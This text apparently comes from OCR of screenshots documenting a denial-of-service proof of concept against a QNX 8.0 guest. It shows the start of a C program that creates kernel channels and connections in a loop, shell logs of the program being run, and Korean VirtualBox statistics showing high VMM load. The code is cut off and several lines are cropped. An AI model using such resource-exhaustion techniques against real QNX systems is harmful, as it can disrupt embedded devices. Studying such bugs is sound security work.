
```
#include <stddef.h>
#include <stdlib.h>
#include <unistd.h>
#include <pthread.h>
#include <sys/neutrino.h>
#include <inttypes.h>


int main(int argc, char *argv[])
{
    struct sigevent event;
    struct _itimer itimer;
    int chid;
    int tmid;
    int coid;
    int k;


    if ((chid = ChannelCreate(0)) < 0) {
        fprintf(stderr, "Can't create channel!\n");
        exit(-1);
    }

    if ((coid = ConnectAttach(0, getpid(), chid, 0, 0)) < 0) {
        fprintf(stderr, "Can't connect to channel!\n");
        exit(-1);
    }


    for (k = 0; k < 16; k++) {

```

Path: vm2:/data/home/20241006

File name	Size	Date	Owner	Group	Permission
..	4,096	06 10월 2024 19:...	0	0	drwxr-xr-x
dos	13,680	06 10월 2024 19:...	0	0	-rwxr-xr-x



```
--    Starting fsevmgr
# -> Starting devb
# th=0 - Intel 82371AB
# arget=0 lun=0     Direct-Access(0) -          VBOX HARDDISK    Rev: 1.0 ---> M
# nting file systems
#
# -> Mounting file systems
# -> Starting Networking
# -> Starting sshd
# -> Starting misc
# ocess count:25
# artup complete
# X vm2 8.0.0 2024/06/13-12:41:48EDT x86pc x86_64
# ls
bin  boot  data  dev  etc  proc  system  tmp  usr  var
# cd data
# ls
home  var
# cd home
# ls
20241006  qnxuser  root  user1  user2  user3  user4  user5  user6
# cd 20241006
# ls
dos
# ./dos_
```



```
# -> Mounting file systems
# -> Starting Networking
# -> Starting sshd
# -> Starting misc
# ocess count:25
# artup complete
# X vm2 8.0.0 2024/06/13-12:41:48E
# ls
bin  boot  data  dev  etc  proc  sy
# cd data
# ls
home  var
# cd home
# ls
20241006  qnxuser  root  user1  use
# cd 20241006
# ls
dos
# ./dos
pidin
ls
cd
./dos
ls
```

CPU 부하
게스트 부하: 0%
VMM 부하: 84%


RAM 사용량
합계: --
사용 가능: --
사용함: --

이 수치를 표시하려면 게스트 확장이 필요합니다.

네트워크 대역폭
수신 대역폭: 114 B
총 수신: 142.12 KB
발신 대역폭: 305 B
총 발신: 186.59 KB

Disk IO
쓰기 대역폭: 0 B
총 쓰기: 274.00 KB

QNX – '.Phgrafx' File Enumeration



